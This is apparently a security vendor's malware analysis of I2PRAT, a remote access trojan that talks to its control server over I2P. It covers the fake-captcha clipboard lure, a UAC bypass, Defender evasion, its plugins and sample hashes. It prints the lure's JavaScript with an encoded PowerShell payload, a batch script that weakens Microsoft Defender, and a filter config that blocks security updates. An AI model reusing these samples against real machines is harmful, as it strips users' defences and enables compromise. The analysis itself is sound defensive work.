

New I2PRAT communicates via anonymous peer-to-peer network

 gdatasoftware.com/blog/2024/12/38093-ip2rat-malware



Malware

Criminals try to cover their tracks as best they can. This also includes hiding any activities that control the machines they have compromised. Using I2P is one way of doing that, but until recently this has rarely been used.

On the 19th of November, X user [Gi7w0rm](#) shared information about a new type of malware that abuses I2P.

I2P for CnC communication

I2P is an encrypted peer-to-peer overlay network that enables encrypted peer- to-peer communication. An observer cannot access the content of messages, nor can they identify the source or destination. Consequently, the participants of the network transaction remain anonymous. The malware we are examining employs I2P for handling CnC communication. I2PD, an open-source C++ implementation of I2P client is used for this purpose.

Infection chain overview

An overview of the infection chain is presented in the image below.




Figure 1. Infection overview

Attack vector

The infection begins with an unsuspecting user clicking a phishing link in an email. The link leads to a webpage presenting a fake captcha page as shown below.




Figure 2. Fake captcha page

```

151 <script>
152 function copyText() {
153   var encodedText = "Y2lkIj9jIHR0YX0iC9taWgc093ZDZka0VsbCkKc0F0a0B0nyzpcDNIcnlicChVibG1jXDIuZXh1Izttd3IgaH8kDovLzQ1LjIwI4zhy4yG9zby9wLnV4ZS4tb3V0Za1zS4Kc0F0a0Dsgc3RhcnQtc3V2ZcyAkKc0F0a0Dsgc3RhcnQtc3V2ZcyAnaH8kCHV6Ly9eYX86b28ubWVl38h2y9ob3JzZS8nOw==";
154   var decodedText = atob(encodedText);
155
156   if (navigator.clipboard && navigator.clipboard.writeText) {
157     navigator.clipboard.writeText(decodedText).then(function() {
158       console.log('Copying to clipboard was successful!');
159     }, function(err) {
160       console.error('Could not copy text: ', err);
161     });
162   } else {
163     var textarea = document.createElement('textarea');
164     textarea.value = decodedText;
165     document.body.appendChild(textarea);
166     textarea.select();
167     document.execCommand('copy');
168     document.body.removeChild(textarea);
169     console.log('Copying to clipboard was successful!');
170   }
171
172   var instructions = document.querySelector(".instructions");
173   instructions.style.display = "block";
174   var overlay = document.getElementById("overlay");
175   overlay.style.display = "block";
176 }
177 </script>

```

Figure 3. Malicious JavaScript

The page contains JavaScript code which copies a malicious PowerShell script to the clipboard. The page urges the user to press a series of key combinations to verify as 'human' and proceed further. If the suggestion is carried out, the user inadvertently executes the PowerShell script stored previously in the clipboard. The PowerShell script downloads the first stage malware loader and executes it. Eventually, the script opens a porn page to complete the ruse.

Initial loader

The first stage loader directly uses native APIs available from NTDLL to determine the current privileges for the process. If not running with elevated privileges, the loader employs a UAC bypass technique which is documented in the [Google Project Zero blog article](#). The bypass leverages the RPC server exposed by the APPINFO service in windows to launch itself as an elevated process. Once running with higher privileges, the malware decrypts and reflectively loads a payload.

Reflectively loaded payload

The reflectively loaded payload is the actual malware loader and henceforth we will call it accordingly. The loader proceeds to contact a CnC server by means of a TCP socket. The communication is encrypted, though not by means of I2P yet. Initial communication is a handshake with the client sending "hello" and the server responding with "ok". One step later,

a few details like operating system version, username, under which the process is running, and if the process is running with elevated privileges are collected and sent to the CnC server. Eventually, the CnC sends a series of encrypted payloads with an instruction to execute them on the victim's machine. Three payloads are executed in total.

Microsoft defender defense evasion

The malware employs two payloads to evade detection from Microsoft Defender. One of the payloads executed is a batch script located at %TEMP%\<random_name>.bat which invokes a series of PowerShell commands to manipulate Microsoft Defender settings. Those settings effectively revoke the consent to upload samples to Microsoft, preventing participation in Microsoft cloud-based protection (MAPS). Lastly, an exclusion to the path %HOMEDRIVE%\Users\ is set.

```
@echo off
powershell.exe -NoLogo -Command "Set-MpPreference -SubmitSamplesConsent NeverSend"
powershell.exe -NoLogo -Command "Set-MpPreference -MAPSReporting 0"
powershell.exe -NoLogo -Command "Add-MpPreference -ExclusionPath '%HOMEDRIVE%\Users\' "
exit 1
```

Figure 4. Batch script for defense evasion

WFP filters to render victim machine vulnerable

Windows Filtering Platform (WFP) is a set of system services and API that enables building network filtering applications. Applications with sufficient privileges can connect to the WFP engine through the API and manage filters for network traffic. The next payload deployed by the malware to %TEMP%\<random_name>.exe, does exactly that. The malware has an embedded configuration file which determines what filters are created. Filters are created to block outbound traffic from windows update related services (WuauServ, DoSvc, UsoSvc, WaasMedicSvc). This prevents Microsoft Defender from getting security intelligence updates and platform updates leaving the system vulnerable. Filters are also created to block out applications related to Microsoft Defender (MsMpEng.exe, MsSense.exe, SenseIR.exe, SenseNdr.exe, SenseCncProxy.exe, SenseSampleUploader.exe). This would blind the Microsoft Defender ATP and EDR platforms as detection and telemetry data would not be sent to the cloud from the victim machine.

```

[app]
MsMpEng.exe=1
MsSense.exe=1
SenseIR.exe=1
SenseNdr.exe=1
SenseCncProxy.exe=1
SenseSampleUploader.exe=1
[svc]
wuauserv=1
DoSvc=1
UsoSvc=1
WaaSMedicSvc=1
[ip4]
54.243.255.141=1

```

Figure 5. WFPBlock.ini

RAT installer

The loader then deploys the RAT installer to `%TEMP%\<random_name>.exe` and executes it. The component is around 10MB in size and has multiple components of the RAT malware embedded within it in encrypted form. On execution, the malware creates the directory `C:\users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}` to store the RAT components. When a directory is created with this name, the operating system treats it akin to a shortcut to “My Computer”. Therefore, the contents of the directory cannot be examined in a straightforward manner. The trick helps to hide and make the malware files inaccessible.




Figure 6. Folder trick

Additionally, the “icacs.exe” utility is employed to constrain directory permissions further. All RAT malware components are installed into this directory subsequently. Figure 7 shows a concise overview of the directory structure.

```
C:\USERS\PUBLIC\COMPUTER.{20D04FE0-3AEA-1069-A2D8-08002B30309D}
|...95cRhCj4pPDP
|...95cRhCj4pPDP.ac1
|...cnccli.dll
|...config.ini
|...dwlmgr.dll
|...evtsrv.dll
|...i2p.conf
|...i2p.su3
|...libi2p.dll
|...main.exe
|...prgmgr.dll
|...rdpctl.dll
|...rfxvmt.dll
|...samctl.dll
|...termsrv32.dll
|...termsrv32.ini
|
+---i2p
|...<many I2P related files>
|
+---schtasks
|...coomgr.exe
|...coomgr.xml
|...sesctl.exe
|...sesctl.xml
\---
```

Figure 7. Directory structure (lists only relevant files)

Most RAT functionality is housed in DLLs shown in Figure 7. The DLLs are loaded and controlled by `main.exe`. The installer then installs `main.exe` as a system service.

The RAT components

The RAT implementation is fully modularized, and functionality is implemented in individual plugins (DLLs). Each plugin exports `unit_init` and `unit_cleanup` functions to enable starting and stopping. There are other dynamic link libraries in the directory namely `libi2p.dll`, `termsrv32.dll` and `rfxvmt.dll` which are not plugins themselves but are utilized by the plugins for specific purposes. Once initialized, all plugins establish a connection to the “Event Bus” to be able to receive and process events. The plugins house an event handler to process the events posted to the event bus. The events include commands that, if recognized by a plugin, will trigger the corresponding actions.

main.exe

The process runs as a Windows Service and on startup, checks if the directory from where it is run contains update packages for installation. Update packages have the name format `<version>-patch.pkg`. If update packages are found, the service installs them and creates a file named `<version>-patch.pkg.applied` to mark the package as installed. Subsequently, the malware loads all DLLs located in the executable's directory and invokes `unit_init` to initiate the functions of the corresponding plugins.

cnccli.dll

This plugin is responsible for initializing I2P connection and communicating with the CnC server. File “config.ini” provides configuration options for the I2P connection. For this purpose, the DLL loads libi2p.dll (I2PD) and initializes it. The plugin constantly checks for inbound communication from the CnC server and once a message is received, posts it to the event bus. The plugin itself subscribes to the event bus and can handle certain commands. Some events/commands and their respective functionality are listed below.

EventId	Action
RCPT	Depending on event parameters Collects from system information like specific registry key, memory status, and screen resolution and sends them to the CnC server Updates CnC server connection parameters for next connection
BCST	Forwards messages to the CnC server

dwlmgr.dll

As the name suggests the plugin is responsible for downloading additional files. The plugin is also able to upload files when commanded.

EventId	Action
DWLD	Downloads file and saves it to RAT directory
DELT	Deletes file described in the event
UPLD	Upload specified file to specified destination

rdpctl.dll

This plugin uses a borrowed version of RDPWrapper library (termsrv32.dll) to enable RDP host support on operating systems that come with reduced functionality (like Windows Home edition).

EventId	Action
---------	--------

RDP0	Reverts actions done by RDP1 command to revert to default RDP settings
RDPT	Collects termsrv.dll version, possibility of connection to 127.0.0.2:3389 and sends this information to the CnC server
TICK	Repeats functionality from RDPT command. Additionally checks if the termsrv.ini (RDPWrapper config file) located at “%PROGRAMFILES%\RDP\” directory is out of date and replaces it with the one from RAT directory. Also restarts the “TermServ” service
RDP1	Essentially installs RDPWrapper for usage over default RDP. Copies termsrv32.dll and termsrv32.ini to “%PROGRAMFILES%\RDP\” directory. Copies rfxvmt.dll to “c:\windows\system32” directory. Modifies registry to, • Make “TermServ” (Remote Desktop Services) registry setting to point to the “%PROGRAMFILES%\RDP\termsrv32.dll” • Enable multiple sessions per user. Ensures RDP is enabled on the machine • Enable setting to hide list of users on remote desktop login screen • Set RDP port to 3389
PRXO	Creates a proxy connection to route RDP traffic from attacker to victim machine and vice versa. This way the attacker can RDP to any machine inside a firewalled network
PRXC	Closes the RDP proxy connection established previously by using PRXO
PRXT	Unclear
PRXM	Unclear

samctl.dll

A user account management plugin. The plugin can add/delete user accounts and groups as well as enumerate them. SMMG (get members), SURS (set special user account), SUSAs (user add), SUSd (delete user) etc., are some of the supported commands. Since there are quite a few user-account related commands, not all are documented here.

evtsrv.dll

Event server implementation. Dispatches events received on the event bus to the subscribers. All plugins subscribe to the event server on initialization to be able to receive events and unsubscribe finally.

prgmgr.dll

Program manager plugin. The **schtasks** subdirectory inside the RAT directory, contains pair of similarly named .xml and .exe files where the XML file describes the task, and the executable is the task target. The malware component uses the XML files in conjunction with the “schtasks.exe” utility to create scheduled tasks. Additionally, the following functionality is housed in the plugin.

EventId	Action
RESU	Collects and sends memory status information and network adapter information
BRSL	Collects and sends information on installed browsers
PRCS	Creates specified process

Observed scheduled tasks

Two scheduled tasks were seen to have been installed. One is an information stealer (coomgr.exe) which can, when commanded via the event bus, export stored login information from Google Chrome. The second scheduled task (sesctl.exe) supports one command, namely “SSEX”, meant to logout a particular user.

Closing remarks

Notably, the malware components create detailed log files on execution. Researching the age of this malware reveals that the malware has been active at least as early as March of 2024 and it could be older. A few cases noticed on Virustotal suggest that the malware might be distributed through PrivateLoader.

Samples used in this analysis

6f4699c909135fa5b5300aa5c8996ca8f252d1b136c1d47904135ee371f5cac6(Initial loader)

49adf0fc74600629f12adf366ecbacdff87b24e7f2c8dea532ea074690ef5f84 (Batch File)

a78945e7532ecdb29b9448a1f3eef2f45ec2f01ca070b9868258cbcd31eac23f (WFP Filter creator)

44cf4321c138c4cacecc95deba735f508c96049e7f0e8f0538684dc4f0c1e9a5 (RAT_Installer)
dab30ceacf259ea08ad512a1815447e0c9bd5e91dac70abafdc2094fa4896c98 (main.exe)
a62bdf318386aaab93f1d25144cfbdc1a1125aaad867efc4e49fe79590181ebf(cnccli.dll)
77d203e985a0bc72b7a92618487389b3a731176fdcf947b1d2ead92c8c0e766b (libi2p.dll)
adfe373f98cabf338577963dcea279103c19ff04b1742dc748b9477dc0156bb4 (evtsrv.dll)
51c131081921626d22faf44977d5e4dcfe00e5d6cddeda877a82f13631be7c2e (dwlmgr.dll)
ae2d023ebbfefd5a26eaa255ad3862c9a1c276bb0b46ff88ea9a9999406d6b6 (prgmgr.dll)
1b6e559dc0cb37ebb2311c7cbf01b039f0dc1c3ec6da057837451a531b1e2cb0 (rdpctl.dll)
81da68f52df2ed997c374ccbefc56849650770fb30eda8f202bbc7fc3fe6a51d (samctl.dll)
0a8fcb54df736100f5792b6ce57ae165553712cb1e5701e4e0dd7620e6089f59(termsrv32.dll)
8a272884fbc69589d268ef27c51d5a5ce79fe25749d84f0f803a9d5a64f48bd5 (coomgr.exe)
a11bc0408a0b1ac5976ebb4f8fa36f99a393c140a31dbc3d82350ab492bf7a5a (sesctl.exe)

Phishing link

hxxp:// porn-zoo[.]sbs/

© 2025 G DATA CyberDefense AG. All rights reserved.